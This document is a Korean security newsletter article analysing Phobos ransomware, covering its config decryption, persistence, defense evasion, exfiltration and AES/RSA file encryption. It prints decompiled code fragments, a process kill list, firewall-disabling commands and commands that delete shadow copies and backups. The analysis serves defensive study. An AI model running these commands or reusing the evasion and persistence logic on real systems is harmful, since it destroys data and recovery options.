
이어지는 11 월호에서는 실무에서의 진단 방법, 필터링 우회 방법 등 실무에서 적용되는 내용을 다룬 XSS(Cross-Site Scripting) - ② 심화 편이 진행된다.

Research & Technique

Phobos 랜섬웨어 분석 및 대응방안

■ 랜섬웨어 최신 트렌드

불특정 다수의 개인을 대상으로 공격이 행해졌던 기존의 랜섬웨어와 달리, 최근에는 더 많은 피해를 입힐 수 있는 기업을 대상으로 랜섬웨어 공격 트렌드가 변화하고 있다. 그중 국내 기업을 타깃으로 한 GWISIN 랜섬웨어와 Phobos 랜섬웨어가 활발히 활동 중이며, 이들은 config 값을 암호화하여 사용하고 특정 키 값을 통해 실행시키는 특징을 갖고있다. 이처럼 최신 랜섬웨어는 유포 방식의 변경 등 다양한 방법으로 기존의 탐지 패턴을 우회하기 위해 진화하고 있다.




[랜섬웨어 최신 트렌드]

이번 Research & Technique 에서는 EQST 에서 분석한 Phobos 랜섬웨어의 특징과 공격 과정에 대한 내용을 다룬다.

■ Phobos 랜섬웨어 특징

Phobos 랜섬웨어는 RaaS(Ransomware-as-a-Service, 서비스형 랜섬웨어) 랜섬웨어로, 2017 년 10 월 처음 발견되었으며 2018 년 12 월부터 활성화된 것으로 확인된다. 이후 2019 년 4 월 업데이트가 진행되었으며 포럼을 통해 새로운 파트너를 모집하는 공고를 올리고 현재까지도 꾸준히 변종이 발견되는 등 활발하게 활동 중이다.

이번에 분석한 Phobos 랜섬웨어는 다음과 같은 특징을 가지고 있다.



[Phobos 랜섬웨어 특징]

Phobos 랜섬웨어는 확장자와 버전 값 등 일부 config 값만 변경되어 지속적으로 유포되고 있으며, 기존의 탐지 기법을 우회하기 위해 암호화되어 있는 config 값을 사용한다. 이는 Phobos 랜섬웨어의 변종이 계속적으로 늘어나는 이유이기도 하다.

또한 파일 암호화 시 대칭키 암호 알고리즘인 AES-256 알고리즘을 통해 파일을 암호화하고, 이때 사용된 AES Key 를 공개키 암호 알고리즘인 RSA 알고리즘을 통해 암호화한다. 따라서 공격자의 RSA 개인키가 있어야만 복호화가 가능하다.

파일 사이즈에 따라 암호화 방식을 구분하여 암호화 속도를 향상했으며 암호화 프로세스가 스레드로 동작하는 특징이 있다. 암호화 작업이 끝나면 원본 파일명 뒤에 아래의 확장자가 추가된다.


확장자	.id[<>-3373].[decrypt2022@onionmail.org].FLSCRYPT

최종적으로 암호화 작업과 확장자 변경이 끝나면 파일명이 info.txt, info.hta 인 랜섬노트를 생성하여 복호화 방법을 안내한다. 이번에 분석한 Phobos 랜섬웨어의 경우 메일을 통한 기존 연락 방법 외에 ICQ, Tox Chat messenger 를 추가로 안내하고 있으며 데이터 유출에 관한 문구가 추가되었다.

■ Phobos 실행 흐름

Phobos 랜섬웨어는 난독화되어 있는 config 값을 로드하여 사용하며 시스템 언어, mutex 등을 체크한 후 지속성을 유지하기 위해 레지스트리 및 시작 프로그램에 등록한다. 시스템 복원/복구 기능을 무력화하며 암호화 제외 대상 및 프로세스를 체크해 종료하는 기능을 가지고 있다. 이후 암호화를 진행하는데, 이때 스레드를 생성하여 로컬 및 네트워크 폴더를 AES-256 알고리즘을 이용해 암호화하고 랜섬노트를 생성한다. 파일 암호화에 사용된 AES Key 를 RSA-1024 알고리즘으로 암호화하여 키를 보호한다.

암호화 과정은 스레드로 동작하며 파일 사이즈에 따라 다른 암호화 방식을 적용하여 파일 암호화 속도를 향상시켰으며, 시스템 전체 파일에 대해 one by one 암호화를 진행하는 스레드 이외 데이터베이스 관련 파일에 대해 추가로 암호화 스레드를 생성하여 속도를 향상시키는 방법을 사용한다.



[Phobos 랜섬웨어 실행 흐름]

■ Phobos 상세 분석

1. Initial Access

Phobos 랜섬웨어는 다양한 방법으로 유포되고 있으며 피싱 메일, RDP 프로토콜 및 터미널 서비스의 원격 접속을 통해 최초 접근을 시도한다.

2. Execution

대부분의 악성코드는 사용자 몰래 자동으로 실행하기 위해 사용자 계정 컨트롤(UAC, User Access Control) 우회 기능이 있는 반면, Phobos 랜섬웨어는 사용자로 하여금 수동으로 실행되도록 설계되어 있다. 또한 MS Office 문서의 매크로 기능을 통해 사용자로부터 Phobos 랜섬웨어를 다운로드 하도록 유도한다.

3. Defense Evasion

Phobos 랜섬웨어는 AES 알고리즘으로 암호화된 config 값을 통해 실제 랜섬웨어 동작에 필요한 값을 복호화 하여 사용한다. 복호화 함수로 전달된 index 값에 따라 랜섬노트, 암호화 제외 대상 리스트 등의 값을 확인할 수 있다.

아래의 표는 복호화된 config 리스트의 일부이다.

Index	Description	Value
0x04	변경되는 파일 확장자 포맷	.id[<<ID>>-3373].[decrypt2022@onionmail.org].FLSCRYPT
0x06	데이터베이스 확장자` 리스트	fdb;sql;4dd;4dl;abs;abx;accdb;accdc;accde;adb;adf;ckp;db;db-journal;db-shm;db-wal;db2;db3;dbc;dbf;dbs;dbt;dbv;dcb;dp1;eco;edb;epim;fcd;gdb;mdb;mdf;ldf;myd;ndf;nwdb;nyf;sqlitedb;sqlite3;sqlite;
0x07	암호화 대상 제외 확장자 리스트	FLSCRYPT;actin;DIKE;Acton;actor;Acuff;FILE;Acuna;acute;adage;Adair;Adame;banhu;banjo;Banks;Banta;Barak;Caleb;Cales;Caley;calix;Calle;Calum;Calvo;deuce;Dever;devil;Devoe;Devon;Devos;dewar;eight;eject;eking;Elbie;elbow;elder;phobos;help;blend;bqux;com;mamba;KARLOS;DDoS;phoenix;PLUT;karma;bbc;CAPITAL;WALLET;LKS;tech;s1g2n3a4l;MURK;makop;ebaka;jook;LOGAN;FIASKO;GUCCI;decrypt;OOH;Non;grt;LIZARD;FLSCRYPT
0x08	암호화 대상 제외 파일명 리스트	info.hta;info.txt;boot.ini;bootfont.bin;ntldr;ntdetect.com;io.sys;config
0x09	암호화 대상 제외 폴더명 리스트	%windir%;%programdata%₩microsoft₩windows₩caches;
0x0A	종료 대상 프로세스 리스트	msftesql.exe;sqlagent.exe;sqlbrowser.exe;sqlservr.exe;sqlwriter.exe;oracle.exe;ocssd.exe;dbsnmp.exe;synctime.exe;agntsvc.exe;mydesktopqos.exe;isqlplussvc.exe;xfssvccon.exe;mydesktopservice.exe;ocautoupds.exe;agntsvc.exe;agntsvc.exe;agntsvc.exe;encsvc.exe;firefoxconfig.exe;tbirdconfig.exe;ocomm.exe;mysqld.exe;mysqld-nt.exe;mysqld-opt.exe;dbeng50.exe;sqbcoreservice.exe;excel.exe;infopath.exe;msaccess.exe;mspub.exe;onenote.exe;outlook.exe;powerpnt.exe;steam.exe;thebat.exe;thebat64.exe;thunderbird.exe;visi
0x0B	랜섬노트 파일명	info.hta
0x0C	랜섬노트 파일명	info.txt
0x0F	랜섬노트 생성 루트 경로	<<Desktop>>;<<Common Desktop>>
0x10	자가 복제 루트 경로	%localappdata%
0x11	persistence, run registry	Software₩Microsoft₩Windows₩CurrentVersion₩Run
0x12	persistence, 시작 폴더 경로	<<Startup>>;<<Common Startup>>
0x2A	시스템 복원/복구 무력화 명령어	vssadmin delete shadows /all /quiet wmic shadowcopy delete bcdedit /set {default} bootstatuspolicy ignoreallfailures bcdedit /set {default} recoveryenabled no wbadmin delete catalog –quiet exit
0x2B	방화벽 정책 변경 명령어	netsh advfirewall set currentprofile state off netsh firewall set opmode mode=disable exit

Phobos 랜섬웨어는 방화벽을 우회하기 위해 config index 0x2B 값을 통해 방화벽 해제 명령어를 추출하고 윈도우 cmd.exe 를 통해 해당 명령어를 실행한다.

```
if ( (*lpMem & 0x10) != 0 && (!v34[0] || v34[4]) )
  mw_RunCommand(0x2B);                  // firewall
                                        // "
                                        // netsh advfirewall set currentprofile state off
                                        // netsh firewall set opmode mode=disable
                                        // exit
                                        // "
```

[방화벽 해제]

mutex 를 체크하여 존재할 경우 DuplicateTokenEx 함수를 이용해 토큰을 복제하여 프로세스를 새로 생성한다.

```
if ( CreateProcessWithTokenW )
{
  if ( lpFilename )
  {
    if ( sub_405B0E(lpFilename) )
    {
      ShellWindow = GetShellWindow();
      if ( ShellWindow )
      {
        if ( GetWindowThreadProcessId(ShellWindow, &dwProcessId) )
        {
          v3 = OpenProcess(0x400u, 0, dwProcessId);
          hObject = v3;
          if ( v3 )
          {
            if ( OpenProcessToken(v3, 0x2000000u, &TokenHandle) )
            {
              TokenAttributes.nLength = 12;
              if ( DuplicateTokenEx(
                     TokenHandle,
                     0x2000000u,
                     &TokenAttributes,
                     SecurityImpersonation,
                     TokenPrimary,
                     &phNewToken) )
              {
                v16 = CreateProcessWithTokenW(phNewToken, 0, lpFilename, 0, 0, 0, 0, &v5, &v8);
```

[토큰 복제]

4. Persistence

Phobos 랜섬웨어는 두 가지 방법을 통해 컴퓨터 부팅 시 자동 실행되도록 하여 지속적인 파일 암호화를 위한 지속성을 유지한다.

1) run 레지스트리 등록

C:₩Users₩<redacted>₩AppData₩Local 폴더에 자가 복제 후 해당 경로를 run 레지스트리에 등록하여 재부팅 후에도 실행되도록 한다.

```
 && sub_4059F1(v0, 0x104u, 3) )              // 파일 자가 복제(to %localappdata%)
{
  if ( CopyFileW(lpExistingFileName, v0, 0) )
  {
    v11 = sub_4090C6(v0);                   // run registry 등록
    v11 = RegOpenKeyExW(HKEY_LOCAL_MACHINE, run_reg_key, 0, 0x20106u, &phkResult) ? 0 : sub_403A93(
                                                                                          v11,
                                                                                          &phkResult,
                                                                                          lpValueName,
                                                                                          v0);

    v6 = sub_4090C6(v0);
    v1 = RegOpenKeyExW(HKEY_CURRENT_USER, run_reg_key, 0, 0x20106u, &v12) ? 0 : sub_403A93(v6, &v12, lpValueName, v0);
    phkResult = (v11 > 0 || v1 > 0);
    if ( sub_4059F1(v0, 0x104u, 3) )        // \config copy
    {
      CopyFileW(v18, v0, 1);
      FileAttributesW = GetFileAttributesW(v0);
      if ( FileAttributesW != -1 )
        SetFileAttributesW(v0, FileAttributesW | 2);
    }
```

[run 레지스트리 등록 코드]

2) 시작 프로그램 등록

시작 프로그램에 등록하여 컴퓨터 부팅 시 자동 실행되도록 한다.

```
if ( startup_config )
{
  sub_4035D2(startup_config, &lpMem);
  if ( lpMem )
  {
    v12 = 0;
    for ( i = sub_4035A4(lpMem, 0); ; i = sub_4035A4(lpMem, v12) )// 시작 프로그램 복사
    {
      v11 = i;
      if ( !i )
        break;
      if ( sub_4059F1(v0, 0x104u, 3) )
      {
        CopyFileW(lpExistingFileName, v0, 1);
        if ( sub_4059F1(v0, 0x104u, 3) )
        {
          CopyFileW(v18, v0, 1);
          v4 = GetFileAttributesW(v0);
          if ( v4 != -1 )
            SetFileAttributesW(v0, v4 | 2);
        }
```

[시작 프로그램 등록 코드]

위의 두 가지 방법으로 부팅 시 자동 실행되도록 구성되어 있지만 Phobos 랜섬웨어는 mutex 체크를 통해 한 번만 실행되도록 설계되어 있다.

```
lpMem = mw_get_decrypted_config_var(0x19, 0); // L"Global\\<<BID>><<ID>><<ELVL>>"
v10[1] = v12;
v10[3] = v11;
v10[0] = L"ID";                               // VolumeSerialNumber
v10[2] = L"ELVL";                             // elevation
v10[4] = 0;
v10[5] = 0;
*mutexHandle = 0;
mw_ToHexWide(SystemDriveSerial, 8u, v12);
mw_ToHexWide(elvl, 8u, v11);
v3 = mw_StringReplacePlaceholders(lpMem, v10);// L"Global\\<<BID>>E265A35500000001"
v4 = v3;
v14 = v3;
if ( !v3 )
{
  v8 = 0;
ABEL_7:
  if ( *mutexHandle )
  {
    CloseHandle(*mutexHandle);
    *mutexHandle = 0;
  }
  goto LABEL_10;
}
v5 = OpenMutexW(0x100000u, 0, v3);            // mutex check : L"Global\\<<BID>>{ID value:VolumeserialNumber}{ELVL value:Elevation}"
                                              // L"Global\\<<BID>>E265A35500000001"
*mutexHandle = v5;
```

[mutex 체크 로직]

5. Discovery

Phobos 랜섬웨어는 암호화 대상을 찾고 악성 행위를 수행하기 위해 사용자의 시스템 정보 및 파일, 디렉토리, 네트워크 디렉토리, 프로세스, 가상머신, 볼륨 시리얼 넘버 등을 탐색한다.

1) Phobos 랜섬웨어 실행 시 config 값을 로드 후 시스템 언어를 체크한다. 이때 키릴 문자(러시아어)가 확인되면 종료하도록 설계되어 있다.

```
if ( (*lpMem & 1) != 0 && GetLocaleInfoW(0x800u, 0x58u, LCData, 32) && (*LCData >> 9) & 1 )// 시스템 언어 체크
                                        // LOCALE_SYSTEM_DEFAULT, LOCALE_FONTSIGNATURE
                                        // 키릴 문자(러시아) 체크 후 종료
  goto LABEL_87;
```

[시스템 언어 체크]

2) 로컬 드라이브를 탐색하여 파일 암호화 대상을 스캔한다.

3) 로컬 파일 암호화 이외 네트워크 드라이브를 탐색하여 파일 암호화 작업을 진행한다.

4) 암호화를 정상적으로 수행하기 위해 데이터베이스, 웹, 문서 관련 프로세스 리스트를 검색하고 config 에 저장된 리스트와 비교하여 해당 프로세스는 종료한다.

config block index	0x0A	process list
msftesql.exe;sqlagent.exe;sqlbrowser.exe;sqlservr.exe;sqlwriter.exe;oracle.exe;ocssd.exe;dbsnmp.exe;synctime.exe;agntsvc.exe;mydesktopqos.exe;isqlplussvc.exe;xfssvccon.exe;mydesktopservice.exe;ocautoupds.exe;agntsvc.exe;agntsvc.exe;agntsvc.exe;encsvc.exe;firefoxconfig.exe;tbirdconfig.exe;ocomm.exe;mysqld.exe;mysqld-nt.exe;mysqld-opt.exe;dbeng50.exe;sqbcoreservice.exe;excel.exe;infopath.exe;msaccess.exe;mspub.exe;onenote.exe;outlook.exe;powerpnt.exe;steam.exe;thebat.exe;thebat64.exe;thunderbird.exe;visi		

[프로세스 리스트]

5) 윈도우 기본 경로 값 등에 대해 레지스트리 쿼리를 통해 설정되어 있는 경로를 추출한다.

6. Exfiltration

config 인덱스 중 0x44, 0x45, 0x46 값이 존재할 경우, 설정된 서버와 POST 통신을 통해 파일을 유출한다. ID 값을 보면 HDD serial number 를 포함한 식별 값 등을 유출하는 것으로 추측할 수 있다.

```
SystemDriveSerial = mw_GetSystemDriveSerial();
pswzServerName = mw_get_decrypted_config_var(0x44, 0);
pwszObjectName = mw_get_decrypted_config_var(0x45, 0);
lpMem = mw_get_decrypted_config_var(0x46, 0);
v4[1] = v5;
v4[0] = "ID";
v4[2] = 0;
v4[3] = 0;
v1 = 0;
sub_405AB0(SystemDriveSerial, 2u, v5);
if ( lpMem )
{
  v2 = sub_40620D(lpMem, v4);
  v1 = v2;
  if ( v2 )
  {
    v3 = sub_4090B5(v2);
    POST_sub_403CBD(pswzServerName, pwszObjectName, v1, v3);
```

[POST config]

```
v11 = 0;
v4 = WinHttpOpen(&pszAgentW, 1u, 0, 0, 0);
v9 = v4;
if ( v4 )
{
  v5 = WinHttpConnect(v4, pswzServerName, 0, 0);
  hInternet = v5;
  if ( v5 )
  {
    v6 = WinHttpOpenRequest(v5, L"POST", pwszObjectName, 0, 0, 0, 0);
    v7 = v6;
    if ( v6 )
    {
      if ( WinHttpSendRequest(v6, 0, 0, lpOptional, dwOptionalLength, dwOptionalLength, 0) )
        v11 = WinHttpReceiveResponse(v7, 0);
      WinHttpCloseHandle(v7);
    }
    WinHttpCloseHandle(hInternet);
  }
  WinHttpCloseHandle(v9);
}
```

[POST 동작 코드]

7. Impact

시스템에 기본으로 적용된 복구/복원 시스템을 무력화하기 위한 명령어를 실행한다. 볼륨 섀도 복사본을 삭제하여 복구를 무력화하고 bcdedit, wbadmin 시스템 도구를 이용하여 시스템 자동 복구, 백업 카탈로그 사용 등 복원 프로세스를 진행할 수 없도록 명령어를 실행한다.


파일 암호화를 진행할 때에는 OS 시스템에 피해를 끼치거나 감염시키지 않을 파일 등 암호화 제외 대상을 체크한다. 이때 파일 확장자, 이름, 폴더 이름을 config 리스트와 비교하여 제외한다.

config block index	**0x07**	**whitelist file extension**
FLSCRYPT;actin;DIKE;Acton;actor;Acuff;FILE;Acuna;acute;adage;Adair;Adame;banhu;banjo;Banks;Banta;Barak;Caleb;Cales;Caley;calix;Calle;Calum;Calvo;deuce;Dever;devil;Devoe;Devon;Devos;dewar;eight;eject;eking;Elbie;elbow;elder;phobos;help;blend;bqux;com;mamba;KARLOS;DDoS;phoenix;PLUT;karma;bbc;CAPITAL;WALLET;LKS;tech;s1g2n3a4l;MURK;makop;ebaka;jook;LOGAN;FIASKO;GUCCI;decrypt;OOH;Non;grt;LIZARD;FLSCRYPT		
config block index	**0x08**	**whitelist file name**
info.hta;info.txt;boot.ini;bootfont.bin;ntldr;ntdetect.com;io.sys;config		
config block index	**0x09**	**%windir%;%programdata%\microsoft\windows\caches;**
C:\Windows;C:\ProgramData\Microsoft\Windows\Caches;		

[암호화 제외 대상 리스트]


파일 암호화 프로세스는 스레드로 실행되며 접근 가능한 로컬 드라이브와 네트워크 드라이브를 검색하여 파일을 암호화한다. 이때 데이터베이스 관련 파일만 암호화하는 스레드와 파일을 one by one 스캔하여 암호화하는 스레드 두 가지로 동작한다.

파일마다 랜덤 IV 값을 통해 생성한 AES Key 를 사용하여 파일을 암호화한다. 이후 해당 AES Key 를 RSA-1024 알고리즘을 통해 암호화한다. 암호화된 AES Key 는 암호화된 각각의 파일에 저장되며, 파일 암호화에 사용된 AES Key 를 복호화 하기 위해서는 공격자의 RSA 개인키가 필요하다. 따라서 공격자의 RSA 개인키가 유출되지 않는 이상 복호화가 어렵다.



[암호화 과정]

파일 암호화에 사용된 AES Key 를 암호화한 블록은 다음과 같다. AES Key 블록을 RSA 알고리즘을 통해 암호화하면 다음과 같은 결과가 나온다. 세 번째 블록은 위의 두 블록에 대한 CRC32 알고리즘으로 계산된 결과이다.



[AES Key 암호화 블록]

실제 테스트 문서를 통해 평문을 암호화한 예시는 다음과 같다.

테스트 파일 암호화 예시

	Hex																ASCII
평문	74	65	73	74	20	70	6C	61	69	6E	20	74	65	78	74	2E	test plain text.
	2E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
암호 블록	Hex																ASCII
	C6	64	73	18	37	63	3B	9A	75	8E	FE	10	D9	C8	DD	E8	Æds.7c;.u.þ.ÙÈÝè
	31	2A	EB	B2	C9	3C	82	2B	DE	83	3C	7F	35	57	88	3C	1*ë²É<.+Þ.<.5W.<


Phobos 랜섬웨어는 파일 암호화 시 속도를 향상시키기 위해 파일 사이즈에 따라 두 가지 로직으로 암호화 작업을 수행한다. 이를 위해 암호화 대상 파일의 사이즈를 체크하는 로직이 존재한다. 파일 사이즈가 큰 경우 파일의 일부분만 암호화하여 속도를 향상시키는 로직을 사용한다.

```
if ( FileSize.QuadPart )
{
  FileAttributesW = GetFileAttributesW(lpExistingFileName);
  dwFileAttributes = FileAttributesW;
  if ( FileAttributesW != -1 )
  {
    v12 = FileAttributesW & 1;
    if ( (FileAttributesW & 1) != 0 )
      SetFileAttributesW(lpExistingFileName, FileAttributesW & 0xFFFFFFFE);
    v7 = (flags & 1) != 0 || fileSizeLen.QuadPart < 0x180000ui64 ? EncryptFile_size_small(
                                                                     a2,
                                                                     a3,
                                                                     lpExistingFileName,
                                                                     lpNewFileName,
                                                                     flags) : EncryptFile_size_big(
                                                                                a2,
                                                                                a3,
                                                                                lpExistingFileName,
                                                                                lpNewFileName,
                                                                                flags);
```

[암호화 대상 파일 사이즈 체크]

로컬 드라이브 암호화 이후 공유 폴더와 같은 네트워크 드라이브를 탐색하여 네트워크 리소스가 있을 경우, 로컬 암호화 방식과 마찬가지로 스레드로 동작하며 암호화 프로세스를 진행한다.


암호화 대상 파일에 대한 암호화가 끝나면 암호화된 파일의 확장자를 변경한다. 다음의 그림과 같이 원본 파일명의 확장자 뒤에 'id[<<ID>>-3373].[decrypt2022@onionmail.org].FLSCRYPT'를 추가한다.



